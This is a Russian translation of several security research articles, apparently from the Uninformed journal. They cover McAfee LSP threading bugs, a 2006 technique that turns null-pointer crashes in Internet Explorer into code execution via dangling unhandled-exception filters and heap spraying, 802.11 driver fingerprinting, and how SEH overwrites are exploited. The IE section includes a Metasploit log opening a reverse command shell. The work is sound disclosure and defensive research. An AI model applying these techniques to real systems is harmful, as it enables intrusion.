Недостатки McAfee Privacy Service этим не исчерпываются. Однако уже ограничения LSP делают этот подход непригодным для надёжной защиты личных данных от вредоносных программ.

В реализации LSP также есть ошибки обработки некоторых вызовов сокетного API. Из-за них исправные программы могут давать сбои под McAfee Internet Security Suite 2006, а их разработчикам приходится отдельно обеспечивать совместимость с широко распространённым защитным пакетом.

Windows Sockets поддерживает многопоточность и позволяет одновременно обращаться к API из разных потоков без повреждения данных и потери устойчивости. LSP McAfee нарушает это требование. При создании и уничтожении сокетов он неправильно синхронизирует доступ к внутренним структурам. В результате только что созданный сокет иногда успевает быть ошибочно закрыт поставщиком ещё до того, как приложение начнёт им пользоваться.

Похожая ошибка синхронизации наблюдается и в реализации select. Эта функция опрашивает набор сокетов, например проверяет наличие данных для чтения или свободного места для отправки. Когда несколько потоков одновременно вызывают select, LSP McAfee иногда подменяет указанный приложением дескриптор сокета совершенно другим. В Windows сокет, файлы, процессы, потоки и прочие объекты ядра используют общее пространство дескрипторов. Поэтому последующие вызовы select либо необъяснимо завершаются ошибкой, либо сообщают о данных на одном сокете, хотя в действительности они пришли на другой.

Обе ошибки приводят к периодическим сбоям правильно написанных сторонних приложений при работе вместе с McAfee Internet Security Suite 2006.

3.2. Решение для поставщиков ПО

Если программе необходимо работать под McAfee Internet Security Suite 2006, один из возможных обходов — вручную последовательно выполнять все вызовы `select`, а также функций создания и уничтожения сокетов, включая `socket` и семейство `WSASocket`. На практике такой подход работает и, вероятно, требует наименьших изменений для обхода дефекта LSP.

Другой вариант — полностью миновать LSP и обращаться непосредственно к драйверу сокетов ядра `AFD.sys`. Но тогда придётся определить настоящий дескриптор сокета, поскольку значение, возвращаемое LSP McAfee, не является нижележащим дескриптором, а также использовать официально не документированный интерфейс IOCTL драйвера AFD.

3.3. Решение для McAfee

Для McAfee решение довольно простое: правильно синхронизировать доступ к внутренним структурам данных при одновременных вызовах из нескольких потоков.

4. Заключение

По мере того как Интернет становится всё более враждебной средой, пользователи всё чаще полагаются на защитные пакеты — как дополнение к грамотному администрированию или даже как его замену. Поэтому их производителям особенно важно следить, чтобы собственные программы не нарушали нормальную работу системы. Автор понимает, насколько это трудно с учётом требований к современным средствам защиты, и надеется, что разбор ошибок существующих продуктов поможет новым программам их не повторять.

Эксплуатация того, что иначе не эксплуатируется в Windows

Авторы: skywing, skape

Дата: май 2006 г.

1. Предисловие

Аннотация: в статье описан способ, позволяющий в определенных обстоятельствах добиться выполнения произвольного кода через ошибки, которые обычно считаются неэксплуатируемыми, например разыменование нулевого указателя. Атакующий косвенно получает управление главным фильтром необработанных исключений процесса. Ранее уже была показана полезность контроля над таким фильтром [1, 3], поэтому в Windows XP SP2 и более новых системах Microsoft стала кодировать указатель функции [4], мешая атакующему напрямую перезаписать его. Это существенное улучшение, но архитектурный недостаток неявной цепочки фильтров все еще позволяет захватить управление. Для атаки необходимо управлять порядком включения и исключения фильтров, например путем загрузки и выгрузки DLL. Условие ограничивает область применения, однако существуют важные практические случаи, в том числе Internet Explorer.

Отказ от ответственности: документ предназначен для образовательных целей. Авторы не отвечают за применение обсуждаемых методов.

Благодарности: авторы хотели бы поблагодарить Н D Moore и всех, кто учится потому, что это интересно.

Обновление: проблема исправлена обновлением MS06-051. Полный анализ всех потенциальных векторов после установки исправления пока не проводился.

Итак, шоу начинается...

2. Введение

С точки зрения безопасности программные ошибки в целом делятся на эксплуатируемые и неэксплуатируемые. Первые можно использовать в интересах атакующего, например для выполнения произвольного кода; вторые обычно позволяют лишь аварийно завершить приложение. Ошибка часто считается неэксплуатируемой потому, что связана с неверным предположением, не имеющим прямого отношения к управлению буферами или границам циклов. При аудите продукта такие находки разочаровывают, поэтому естественно искать способы превратить их в пригодные для эксплуатации.

Сначала нужно найти путь выполнения, который после срабатывания такой ошибки можно перенаправить в код атакующего. Разыменование нулевого указателя вызывает исключение нарушения доступа. Диспетчер пользовательского режима последовательно вызывает зарегистрированные обработчики потока. Если ни один не справляется, через `kernel32!UnhandledExceptionFilter` вызывается главный фильтр необработанных исключений (UEF), если он установлен. Поведение зарегистрированной функции определяется приложением, но обычно она передает неизвестные ей исключения ранее установленному фильтру, образуя неявную цепочку UEF. Далее этот процесс рассматривается подробнее.

Без дополнительных, зависящих от конкретной ситуации условий других управляемых путей выполнения обычно нет. Поэтому точку перенаправления следует искать в самой диспетчеризации исключений: это даст общий способ получить управление для любой ошибки, способной аварийно завершить приложение.

На первом этапе вызываются зарегистрированные обработчики потока. Иногда их путь выполнения можно перенаправить, но такой прием не универсален и требует анализа конкретных функций. Если список обработчиков нельзя повредить, воздействовать на эту фазу, скорее всего, не удастся.

Если обработчики потока недоступны, остается главный фильтр. Раньше можно было заменить его указатель адресом управляемого кода [1, 3], но Windows XP SP2 кодирует этот указатель [4], и прямое изменение глобальной переменной стало непрактичным. Следовательно, нужно изучить саму функцию фильтра и возможность косвенно перенаправить ее выполнение.

На первый взгляд остается лишь зависящий от приложения анализ существующих обработчиков и UEF, полезный только в редких случаях. Поэтому следует глубже рассмотреть диспетчеризацию исключений. Следующий раздел объясняет работу фильтров, затем описывает косвенный захват главного UEF, а в заключение приводится рабочий эксплойт одного из многочисленных разыменований нулевого указателя в Internet Explorer.

3. Фильтры необработанных исключений

В разделе объясняются регистрация фильтров и обработка исключения, с которым не справился другой код. Эти сведения необходимы для понимания дальнейшей атаки; знакомый с механизмом читатель может пропустить раздел.

3.1. Установка главного UEF

Для обработки исключений на уровне всего процесса диспетчер предоставляет интерфейс регистрации фильтра. Приложение может записывать дополнительные сведения, выполнять сложное восстановление, обрабатывать специфичные для языка исключения или решать другие задачи. Главный фильтр задается функцией `kernel32!SetUnhandledExceptionFilter` [6]:

```
LPTOP_LEVEL_EXCEPTION_FILTER SetUnhandledExceptionFilter(
    LPTOP_LEVEL_EXCEPTION_FILTER lpTopLevelExceptionFilter
);
```

Функция кодирует переданный указатель `lpTopLevelExceptionFilter` через `kernel32!RtlEncodePointer` и сохраняет результат в глобальной переменной `kernel32!BasepCurrentTopLevelFilter`, заменяя прежний фильтр. Старое значение декодируется через `kernel32!RtlDecodePointer` и возвращается вызывающему. Кодирование мешает перенаправить указатель произвольной записью в память, как это делалось до XP SP2.

Возврат прежнего указателя позволяет позднее восстановить фильтр и создать неявную цепочку UEF. Каждый новый фильтр может вызвать ранее зарегистрированный примерно так:

```
... app specific handling ...

if (!IsBadCodePtr(PreviousTopLevelUEF))
    return PreviousTopLevelUEF(ExceptionInfo);
else
    return EXCEPTION_CONTINUE_SEARCH;
```

Чтобы снять регистрацию, код устанавливает главным UEF значение, возвращенное при его регистрации. Настоящего списка фильтров система не ведет. Отсюда следует ключевое свойство:

регистрация и снятие регистрации должны выполняться в симметричном порядке.

Например, при регистрации Fx возвращается прежний фильтр Nx, а при последующей регистрации Gx — Fx. Сначала снимается Gx восстановлением Fx, затем Fx восстановлением Nx.

3.2. Обработка необработанных исключений

Если ни один зарегистрированный обработчик потока не принял исключение, диспетчер делает последнюю попытку перед принудительным завершением приложения. При подключенном отладчике исключение передается ему; иначе вызывается связанный с процессом фильтр [5], то есть `kernel32!UnhandledExceptionFilter` получает сведения об исключении.

Без отладчика `kernel32!UnhandledExceptionFilter` вызывает главный UEF. Тот может восстановить состояние и вернуть `EXCEPTION_CONTINUE_EXECUTION`, завершить процесс через `EXCEPTION_EXECUTE_HANDLER` либо разрешить стандартное сообщение об ошибке, вернув `EXCEPTION_CONTINUE_SEARCH`. При наличии отладчика исключение передается ему, а главный UEF не вызывается — важное для дальнейшей атаки условие.

Без отладчика функция декодирует указатель главного UEF из `kernel32!BasepCurrentTopLevelFilter` через `kernel32!RtlDecodePointer`:

```
7c862cc1 ff35ac33887c push dword ptr [kernel32!BasepCurrentTopLevelFilter]
7c862cc7 e8e1d6faff call kernel32!RtlDecodePointer (7c8103ad)
```

Если результат не равен NULL, декодированный главный фильтр вызывается со сведениями об исключении:

```
7c862ccc 3bc7 cmp eax,edi
7c862cce 7415 jz kernel32!UnhandledExceptionFilter+0x15b (7c862ce5)
7c862cd0 53 push ebx
7c862cd1 ffd0 call eax
```

Возвращаемое значение определяет, продолжит ли приложение работу, завершится сразу или сначала сообщит об ошибке.

3.3. Назначение фильтров необработанных исключений

Чаще всего фильтры обеспечивают специфичную для языка обработку прозрачно для программиста. Например, среда C++ регистрирует UEF через `CxxSetUnhandledExceptionFilter` при инициализации CRT из точки входа программы или динамической библиотеки, а при завершении либо выгрузке восстанавливает прежний фильтр через `CxxRestoreUnhandledExceptionFilter`.

Другие программы используют механизм для расширенных отчетов об ошибках и сбора сведений перед аварийным завершением.

4. Получение управления фильтром необработанных исключений

Поскольку глобальная переменная содержит закодированный указатель, единственный практический путь к управлению главным UEF — воздействовать на вызовы `kernel32!SetUnhandledExceptionFilter`. Прямое перенаправление самой функции потребовало бы другой эксплуатируемой уязвимости и потому здесь неинтересно.

Следует подробнее рассмотреть неявную цепочку регистрации. Ее можно привести в поврежденное состояние, нарушив обязательную симметрию. Предположим, что Fx и Gx устанавливаются и удаляются в разном порядке.

Сначала регистрируются Fx, затем Gx. Если первым снять Fx, главным фильтром станет Nx, хотя Gx все еще должен присутствовать. Последующее удаление Gx восстановит Fx, уже снятый с регистрации. Код Gx не знает об этом из-за неявной природы цепочки.

Если регистрация происходит при загрузке DLL, а снятие — при выгрузке, после асимметричной последовательности главный UEF останется равен Fx, указывающему в освобожденную память библиотеки. При следующем необработанном исключении и отсутствии отладчика система вызовет недействительный указатель, что приведет к сбою или более опасным последствиям.

Висячий указатель на освобожденную память особенно выгоден атакующему. Он может занять эту область и разместить по прежнему адресу функции собственный код. Вызов UEF выполнит уже его; для запуска достаточно создать необработанное исключение, например разыменовать нулевой указатель.

Практическая атака требует трех действий: асимметрично выгрузить не менее двух DLL с UEF, оставив главный фильтр в освобожденной памяти; занять эту память управляемым кодом; вызвать необработанное исключение, запускающее подмененный фильтр.

Остается понять, насколько реально управлять регистрацией и снятием UEF. Следующий раздел показывает, что Internet Explorer предоставляет такую возможность.

5. Практический пример: Internet Explorer

Internet Explorer снова оказывается удобной средой для превращения неэксплуатируемых ошибок в выполнение произвольного кода. Браузер позволяет загружать и выгружать DLL, которые регистрируют и снимают главные UEF. Атакующий управляет этим через создание объектов COM конструкцией `new ActiveXObject` в JavaScript либо тегом `HTML OBJECT`.

При создании внутрипроцессного объекта COM соответствующая DLL загружается в память и вызывается ее `DllMain`. Если библиотека имеет фильтр необработанных исключений, он может регистрироваться при инициализации CRT из точки входа. Остается лишь найти подходящие объекты COM.

Для снятия регистрации соответствующие DLL необходимо выгрузить. При закрытии окна Internet Explorer, содержавшего объект COM, вызывается `ole32!CoFreeUnusedLibrariesEx`, а для загруженных библиотек — `DllCanUnloadNow`. Если функция возвращает `S_OK`, например при отсутствии оставшихся ссылок на объекты, DLL может быть выгружена.

Таким образом, загрузкой и выгрузкой библиотек с UEF можно управлять. Ниже показана асимметричная последовательность.

Регистрация:

1. Открыть окно #1
2. Создать экземпляр `COMObject1`
3. Загрузить DLL 1
4. `SetUnhandledExceptionFilter(Fx) => Nx`
5. Открыть окно #2
6. Создать экземпляр `COMObject2`
7. Загрузить DLL 2
8. `SetUnhandledExceptionFilter(Gx) => Fx`

Первое окно создает COMObject1 из DLL 1, регистрирующей Fx. Второе создает COMObject2 из DLL 2, регистрирующей Gx. Обе библиотеки остаются в памяти, а главным UEF становится Gx.

Для захвата управления DLL 1 выгружается раньше DLL 2: сначала закрывается окно с COMObject1, затем окно с COMObject2. Оба раза ole32!CoFreeUnusedLibrariesEx освобождает соответствующую библиотеку.

Снятие регистрации:

1. Закрыть окно #1
2. CoFreeUnusedLibrariesEx
3. Выгрузить DLL 1
4. SetUnhandledExceptionFilter(Nx) => Gx
5. Закрыть окно #2
6. CoFreeUnusedLibrariesEx
7. Выгрузить DLL 2
8. SetUnhandledExceptionFilter(Fx) => Nx

В результате главным фильтром снова становится Fx, хотя содержащая его DLL 1 уже выгружена. Необработанное исключение вызовет указатель в недействительную область памяти.

Теперь атакующему нужно разместить свой код по прежнему адресу Fx. Для этого подходит распыление кучи [8, 7], широко применяемое против браузеров: куча заполняется управляемыми данными, пока не достигнет нужного диапазона адресов. При последующем исключении вызывается размещенный там код.

Практичность зависит от расстояния между кучей и адресом DLL. Если куча растет от 0x00480000, а библиотека загружена по 0x7c800000, потребуется около 1,988 Гбайт данных, достаточный объем оперативной памяти и файла подкачки и очень много времени. Поэтому DLL с Fx должна отображаться как можно ближе к началу роста кучи.

Библиотеки COM Microsoft в XP SP2 предпочитают высокие адреса, что затрудняет распыление. Многие сторонние DLL используют стандартную базу 0x00400000 и потому подходят лучше. Предпочтительный адрес не обязателен: если диапазоны двух библиотек пересекаются, одна будет перемещена, обычно вниз и ближе к куче. Загрузка конфликтующих DLL позволяет принудительно переместить библиотеку с UEF.

Объект COM не обязан успешно создаваться: Internet Explorer все равно загружает DLL и опрашивает интерфейсы, чтобы проверить доступность и совместимость класса. Поэтому подходят библиотеки любых объектов COM, а не только разрешенных к созданию из браузера.

На этой основе создан рабочий демонстрационный эксплойт для полностью обновленных до MS06-051 Windows XP SP2 и Internet Explorer. На цели требуется Adobe Acrobat, хотя можно использовать другие сторонние DLL и даже библиотеки Microsoft, если их адрес достижим распылением кучи. Эксплойт превращает разыменованное нулевого указателя в выполнение произвольного кода и оформлен модулем Metasploit Framework 3.0.

Следующий пример показывает демонстрационную реализацию в действии:

```
msf exploit(windows/browser/ie_unexpfilt_poc) > exploit
[*] Started reverse handler
[*] Using URL: http://x.x.x.x:8080/FnhWjeVOnU8N1bAGAEhjczQWh17myEK1Exg0
[*] Server started.
[*] Exploit running as background job.
msf exploit(windows/browser/ie_unexpfilt_poc) >
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (x.x.x.x:4444 -> y.y.y.y:1059)

msf exploit(windows/browser/ie_unexpfilt_poc) > session -i 1
[*] Starting interaction with 1...
```

6. Методы смягчения

Корень проблемы — архитектура неявной цепочки фильтров, зависящая от симметричного порядка регистрации и снятия. Надежное решение должно устранить это требование либо гарантировать правильный порядок операций; второй вариант авторы считают более сложным и, возможно, неосуществимым. Ниже рассмотрены возможные исправления Microsoft.

Помимо исправления архитектуры, атаку смягчают обычные меры защиты от эксплуатации, такие как NX и ASLR.

6.1. Изменение поведения SetUnhandledExceptionFilter

Microsoft могла бы изменить `kernel32!SetUnhandledExceptionFilter`, добавив настоящие операции регистрации и снятия вместо неявного восстановления старого указателя. Функция должна различать эти два действия.

При регистрации функция могла бы возвращать динамически созданный контекст, вызывающий предыдущий обработчик. Повторный вызов с таким контекстом означал бы снятие регистрации, а с обычным указателем — новую регистрацию.

При снятии все динамические контексты, ссылающиеся на удаляемую процедуру, необходимо обновлять так, чтобы они вызывали следующий предыдущий обработчик или просто возвращали управление, если его нет. Тогда внутренний список не повреждается.

6.2. Запрет установки UEF вне образа

Другой вариант — разрешать `kernel32!SetUnhandledExceptionFilter` только указатели в области загруженного образа. Это смягчит атаку, но может нарушить обратную совместимость: легитимные приложения иногда устанавливают фильтры в иной памяти. Недействительный указатель не обязательно приводит к сбою, поскольку фильтр может никогда не вызываться, а новая проверка сломает ранее работавшую программу сразу.

6.3. Запрет выполнения UEF вне образа

Можно запретить `kernel32!UnhandledExceptionFilter` выполнять главный UEF вне образа, но этого недостаточно. После асимметричного удаления недействительного фильтра приложение может установить новый допустимый UEF. Система вызовет его, а тот передаст неизвестное исключение прежнему, уже недействительному обработчику, который может указывать на код атакующего. Проверка только первой функции не контролирует дальнейшую неявную цепочку.

7. Будущие исследования

Будущие исследования могут искать более удобные способы асимметричного удаления. Вместо дочерних окон Internet Explorer, возможно, существует другой путь вызвать `ole32!CoFreeUnusedLibrariesEx`. По умолчанию функция выполняется каждые десять минут, но это мало помогает надежной эксплуатации. Можно также усовершенствовать распыление кучи для более точного размещения кода по адресу исчезнувшего UEF.

Стоит исследовать и другие приложения. Обычно атакующий не управляет загрузкой и выгрузкой DLL, но при наличии такого интерфейса атака становится возможной.

Особенно интересен IIS. Если удаленный атакующий сможет заставлять сервер загружать и выгружать DLL с UEF в нужном порядке, например обращаясь к сайтам, создающим объекты COM, вектор станет удаленным. Авторам известны лишь функции удаленной отладки ASP.NET, разрешающие создавать объекты из определенного белого списка. Такая конфигурация редка и сильно ограничена, но могут существовать более практичные способы.

Вектор может затронуть Excel, Word и другие приложения Microsoft Office, позволяющие создавать и встраивать в документы произвольные объекты COM. Если через них удастся управлять библиотеками, описанный недостаток станет эксплуатируемым. Возможный путь — макросы, хотя необходимость разрешения пользователем снижает опасность.

Еще одна возможная цель — Microsoft SQL Server, способный загружать и выгружать DLL. SQL-инъекция теоретически может управлять главным UEF через эти операции, хотя сама возможность загрузки библиотек, вероятно, открывает и более прямые пути выполнения кода. Большой запрос с предсказуемым результатом способен распылить кучу. Атака может проходить даже через обычный сайт поверх SQL Server: векторы не всегда прямолинейны.

8. Заключение

Статья показала, как превратить обычно бесполезную ошибку, например разыменование нулевого указателя, в выполнение кода. Асимметричная регистрация и снятие позволяют направить главный UEF в освобожденную память, а распыление кучи — разместить там код атакующего. После этого достаточно вызвать необработанное исключение.

Ключевой недостаток — предположение о симметричных вызовах `kernel32!SetUnhandledExceptionFilter`. Библиотеки с фильтрами не всегда загружаются и выгружаются в таком порядке. Управляя этими операциями, атакующий получает выполнение произвольного кода, как показано на примере Internet Explorer.

В большинстве программ атака непрактична, но ее работоспособность доказана для критически важного Internet Explorer. В будущем подходящие условия могут обнаружиться и в других приложениях, например IIS.

Библиография

- [1] Conover, Matt and Oded Horovitz. Reliable Windows Heap Exploits. <<http://cansecwest.com/csw04/csw04-Oded+Conover.ppt>>; дата обращения: 6 мая 2006 г.
- [2] Kazienko, Przemyslaw and Piotr Dorosz. Hacking an SQL Server. <<http://www.windowsecurity.com/articles/HackinganSQLServer.html>>; дата обращения: 7 мая 2006 г.
- [3] Litchfield, David. Windows Heap Overflows. <<http://www.blackhat.com/presentations/win-usa-04/bh-win-04-litchfield/bh-win-04-litchfield.ppt>>; дата

обращения: 6 мая 2006 г.

[4] Howard, Michael. Protecting against Pointer Subterfuge (Kinda!). <http://blogs.msdn.com/michael_howard/archive/2006/01/30/520200.aspx>; дата обращения: 6 мая 2006 г.

[5] Microsoft Corporation. UnhandledExceptionFilter. <<http://msdn.microsoft.com/library/default.asp?url=/library/en-us/debug/base/unhandledexceptionfilter.asp>>; дата обращения: 6 мая 2006 г.

[6] Microsoft Corporation. SetUnhandledExceptionFilter. <<http://msdn.microsoft.com/library/default.asp?url=/library/en-us/debug/base/setunhandledexceptionfilter.asp>>; дата обращения: 6 мая 2006 г.

[7] Murphy, Matthew. Windows Media Player Plug-In Embed Overflow. <<http://www.milw0rm.com/exploits/1505>>; дата обращения: 7 мая 2006 г.

[8] SkyLined. InternetExploiter. <<http://www.edup.tudelft.nl/bjwever/exploits/InternetExploiter2.zip>>; дата обращения: 7 мая 2006 г.

Определение реализаций 802.11 посредством статистического анализа поля длительности

Автор: Johnny Cache

> Примечание: исходный файл txt для этой позиции содержит HTML-страницу архива Uninformed, а не полный текст статьи. Ниже переведён весь текст, относящийся к найденной записи a=23.

Аннотация

В статье представлен набор алгоритмов и методов, позволяющих удаленно определить чипсет и драйвер устройства 802.11. Описанный способ полностью пассивен и, с учетом числа возможностей, рассматриваемых для включения в стандарт 802.11, по всей видимости, будет становиться точнее по мере его развития.

Возможные применения весьма широки. С одной стороны, метод позволяет создавать новые функции беспроводных систем обнаружения вторжений (WIDS). С другой — точнее нацеливать атаки на драйверы канального уровня.

Материалы

- PDF: [?v=all&a=23&t=pdf](#)
- Исходный код: [?v=all&a=23&t=zzlinkcode](#)
- HTML: [?v=all&a=23](#)

Предотвращение эксплуатации перезаписей SEH

Дата: 9/2006

Автор: skape

Контакт: <mmiller@hick.org>

1. Предисловие

Аннотация: в статье предлагается способ предотвращать эксплуатацию перезаписи SEH в 32-разрядных приложениях Windows без их перекомпиляции. Microsoft пыталась закрыть этот вектор атаки изменениями в диспетчере исключений и дополнительными средствами компилятора, такими как /SAFESEH и /GS, однако эти меры в основном защищают лишь модули, собранные с соответствующими параметрами. Если хотя бы один загруженный модуль такой защиты не имеет, перезапись SEH по-прежнему может позволить выполнить код. Поэтому даже в новых версиях Windows многие сторонние приложения остаются уязвимыми: их просто не пересобрали. Предлагаемый способ не требует поддержки со стороны компилятора и применяется к уже существующим приложениям во время выполнения, почти не влияя на быстродействие. Он совместим со всеми версиями Windows семейства NT и потому подходит в том числе для защиты устаревших установок.

Благодарности: автор хотел бы поблагодарить всех, кто помогал отзывами и идеями по этой технике. В частности, автор благодарит spoonm, H D Moore, Skywing, Richard Johnson и Alexander Sotirov.

2. Введение

Как и другие операционные системы, Windows подвержена стековым переполнениям буфера, переполнениям буфера в куче и другим распространённым классам ошибок. Различаются платформы прежде всего тем, как подобные ошибки превращают в возможность выполнить произвольный код. При обычном стековом переполнении самый очевидный и универсальный приём — перезаписать адрес возврата. Но в Windows существует особый вектор, который во многих случаях позволяет надёжнее захватить управление через перезапись обработчика структурированных исключений (SEH). Насколько известно автору, впервые публично этот приём описал Дэвид Литчфилд в статье «Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server». Впрочем, эксплойты применяли его и до публикации, поэтому имя первооткрывателя неизвестно.

Чтобы понять защиту от перезаписи SEH, сначала нужно разобраться в назначении механизма и в том, как им злоупотребляют для захвата управления. Ниже приведены необходимые сведения о структурированной обработке исключений, а затем разобран сам способ эксплуатации. Знакомый с ним читатель может пропустить эту часть. Устройство предлагаемой защиты описано в главе 3, опытная реализация — в главе 4, а возможные проблемы совместимости — в главе 5.

2.1. Структурированная обработка исключений

Структурированная обработка исключений (SEH) — единая система диспетчеризации и обработки исключений, возникающих при выполнении программы. По назначению она напоминает сигналы SIGPIPE, SIGSEGV и им подобные в UNIX-системах, но, по мнению автора, устроена более универсально и предоставляет больше возможностей. Microsoft использует SEH как в пользовательском режиме, так и в режиме ядра; эта система представляет собой лицензированную реализацию метода, описанного в патенте Borland. Наличие патента стало одной из причин, по которым операционные системы с открытым исходным кодом не переняли такой способ диспетчеризации исключений.

На уровне реализации SEH задаёт единый порядок обработки всех исключений, возникающих при работе процесса. Здесь исключением называется событие, требующее особой обработки. Исключения делятся на два основных вида. Аппаратные исключения порождает процессор: например, обращение программы к недопустимому адресу памяти вызывает прерывание и передаёт операционной системе возможность обработать ошибку. К ним также относятся попытки выполнить недопустимую инструкцию, ошибки выравнивания и другие зависящие от архитектуры сбои. Программные исключения, напротив, порождаются программным обеспечением. Например, операционная система может создать исключение, если процесс попытается закрыть недопустимый дескриптор.

Слово «структурированная» в названии подчёркивает, что одна система диспетчеризует как аппаратные, так и программные исключения. Благодаря этому приложение обрабатывает ошибки разных видов единообразно и получает больше свободы в выборе реакции на них.

Для этой статьи важнее всего возможность динамически регистрировать обработчики, вызываемые при исключениях разных видов. Упрощённо регистрация означает добавление указателя на функцию в цепочку таких указателей. При исключении каждый обработчик по очереди может обработать его либо передать следующему.

Большинство сгенерированных компилятором функций C/C++ регистрируют обработчики исключений в прологе и удаляют их в эпилоге. Поэтому цепочка обработчиков повторяет устройство стека потока: обе структуры работают по принципу «последним вошёл — первым вышел» (LIFO). Последний зарегистрированный обработчик удаляется первым, как и последняя вызванная функция возвращает управление первой.

Чтобы увидеть регистрацию обработчика на практике, разберём программу, использующую SEH. Следующий фрагмент перехватывает все исключения и выводит код возникшего исключения:

```
__try
{
    ...
} __except(EXCEPTION_EXECUTE_HANDLER)
{
    printf("Exception code: %.8x\n", GetExceptionCode());
}
```

Если исключение возникает внутри блока try / except, будет выполнен вызов printf, а GetExceptionCode вернет фактическое возникшее исключение. Например, если код обратится к недопустимому адресу памяти, код исключения будет 0xc0000005, или EXCEPTION_ACCESS_VIOLATION. Чтобы полностью понять, как это работает, нужно погрузиться глубже и посмотреть на ассемблер, сгенерированный из приведенного C-кода. После дизассемблирования код выглядит примерно так:

```
00401000 55          push    ebp
00401001 8bec        mov     ebp,esp
00401003 6aff        push    0xff
00401005 6818714000  push    0x407118
0040100a 68a4114000  push    0x4011a4
0040100f 64a100000000 mov     eax,fs:[00000000]
00401015 50          push    eax
00401016 64892500000000 mov     fs:[00000000],esp
```

```

0040101d 83c4f4      add     esp,0xffffffff4
00401020 53          push    ebx
00401021 56          push    esi
00401022 57          push    edi
00401023 8965e8      mov     [ebp-0x18],esp
00401026 c745fc00000000 mov     dword ptr [ebp-0x4],0x0
0040102d c6050000000001 mov     byte ptr [00000000],0x1
00401034 c745fcffffffff mov     dword ptr [ebp-0x4],0xffffffff
0040103b eb2b       jmp     ex!main+0x68 (00401068)
0040103d 8b45ec      mov     eax,[ebp-0x14]
00401040 8b08       mov     ecx,[eax]
00401042 8b11       mov     edx,[ecx]
00401044 8955e4      mov     [ebp-0x1c],edx
00401047 b801000000 mov     eax,0x1
0040104c c3         ret

0040104d 8b65e8      mov     esp,[ebp-0x18]
00401050 8b45e4      mov     eax,[ebp-0x1c]
00401053 50          push    eax
00401054 6830804000 push    0x408030
00401059 e81b000000 call    ex!printf (00401079)
0040105e 83c408      add     esp,0x8
00401061 c745fcffffffff mov     dword ptr [ebp-0x4],0xffffffff
00401068 8b4df0      mov     ecx,[ebp-0x10]
0040106b 64890d00000000 mov     fs:[00000000],ecx
00401072 5f          pop     edi
00401073 5e          pop     esi
00401074 5b          pop     ebx
00401075 8be5       mov     esp,ebp
00401077 5d          pop     ebp
00401078 c3         ret

```

В исходном коде C регистрация обработчика скрыта от программиста. В ассемблерном листинге она начинается по адресу 0x0040100a и занимает четыре инструкции. Они добавляют структуру EXCEPTION_REGISTRATION_RECORD в начало списка обработчиков текущего потока. Указатель на первую уже зарегистрированную запись хранится в поле ExceptionList структуры NT_TIB; если список пуст, там находится 0xffffffff. NT_TIB образует начало ТЕВ (блока окружения потока) — недокументированной структуры, с помощью которой Windows хранит состояние отдельного потока в пользовательском режиме. Доступ к ТЕВ не зависит от расположения программы в памяти и выполняется через адреса относительно сегментного регистра fs. В частности, начало цепочки обработчиков находится по адресу fs:[0].

Разберём по отдельности четыре инструкции, регистрирующие обработчик исключений. Для справки, структура EXCEPTION_REGISTRATION_RECORD выглядит так:

```

+0x000 Next      : Ptr32 _EXCEPTION_REGISTRATION_RECORD
+0x004 Handler   : Ptr32

```

1. push 0x4011a4

Первая инструкция помещает в стек адрес созданного библиотекой времени выполнения символа excepthandler3. Эта процедура диспетчеризует общие исключения, зарегистрированные с помощью встроенной конструкции компилятора except. Главное здесь то, что в стек записывается виртуальный адрес функции, вызываемой при исключении. Операция push начинает динамическое построение EXCEPTION_REGISTRATION_RECORD в стеке, задавая поле Handler.

2. mov eax, fs:[00000000]

Вторая инструкция берет текущий указатель на первый EXCEPTION_REGISTRATION_RECORD и сохраняет его в eax.

3. push eax

Третья инструкция помещает в стек указатель на первую запись списка исключений. Так задаётся поле Next динамически создаваемой записи. После выполнения инструкции в стеке находится

заполненная структура EXCEPTION_REGISTRATION_RECORD:

```
+0x000 Next          : 0x0012ffb0
+0x004 Handler        : 0x004011a4      ex!_except_handler3+0
```

```
4. mov fs:[00000000], esp
```

Наконец, динамически созданная запись становится первой в списке текущего потока. На этом добавление новой записи в цепочку обработчиков исключений завершено.

Из этого описания следуют несколько важных выводов. Во-первых, обработчик регистрируется во время выполнения: при каждом входе в использующую его функцию регистрацию приходится повторять, что создаёт небольшие накладные расходы. Во-вторых, каждый поток хранит собственный список обработчиков, поскольку потоки являются обособленными единицами выполнения. Наконец — и для нас это особенно важно — сгенерированный компилятором код помещает запись обработчика в стек текущего потока. К этому обстоятельству мы ещё вернёмся.

Когда возникает исключение, операционная система начинает его диспетчеризацию. Для исключения в пользовательском потоке ядро собирает сведения в структуре EXCEPTION_RECORD, а снимок состояния потока — в структуре CONTEXT. Затем оно возвращает эти данные в пользовательский режим и переносит выполнение с места сбоя на ntdll!KiUserExceptionDispatcher. Важно, что диспетчер исключений работает в контексте того же потока, который породил исключение.

Задача ntdll!KiUserExceptionDispatcher, как следует из имени, — диспетчеризовать исключения пользовательского режима. Функция обходит цепочку зарегистрированных обработчиков текущего потока и вызывает обработчик из каждой записи. Тот может обработать исключение, завершиться с ошибкой либо передать его дальше.

В процессе диспетчеризации исключений есть и другие детали, но этого описания достаточно, чтобы понять, как механизм можно использовать для выполнения кода.

2.2. Получение выполнения кода

Для эксплуатации перезаписи SEH решающим оказывается то, что каждая запись регистрации исключения лежит в стеке. Поэтому обычное стековое переполнение может затронуть и её. Как показано выше, запись состоит из указателя Next и указателя на функцию Handler. Поле Handler особенно интересно атакующему: диспетчер исключений воспринимает его как адрес функции, а значит, подмена этого значения позволяет захватить управление. Есть лишь одна дополнительная оговорка.

При обычном стековом переполнении перезаписывают адрес возврата, а при атаке на SEH — поле Handler хранящейся в стеке записи. В первом случае управление захватывается при возврате из функции. Во втором подменённый адрес не используется до возникновения исключения: именно исключение заставляет диспетчер вызвать подменённый Handler.

Может показаться, что необходимость исключения усложняет атаку, однако обычно вызвать его совсем нетрудно. Достаточно, например, перезаписать адрес возврата недопустимым значением. При возврате процессор попытается выполнить код по неверному адресу и создаст исключение нарушения доступа. Диспетчер получит его и вызовет подменённый Handler.

Возникает вопрос: чем перезапись SEH лучше подмены адреса возврата? В Windows адрес стека потока нередко меняется между выпусками системы и даже между запусками процесса. В большинстве UNIX-систем того времени он был предсказуемее. Поэтому Windows-эксплойты часто передают управление в стек косвенно: сначала переходят на инструкцию в более стабильно расположенной исполняемой области модуля, а уже она возвращает управление в стек независимо

от его адреса. Типичный пример — `jmp esp`. Приём работает хорошо, но требует найти подходящую инструкцию по надёжному и переносимому адресу. Здесь и проявляется преимущество перезаписи SEH.

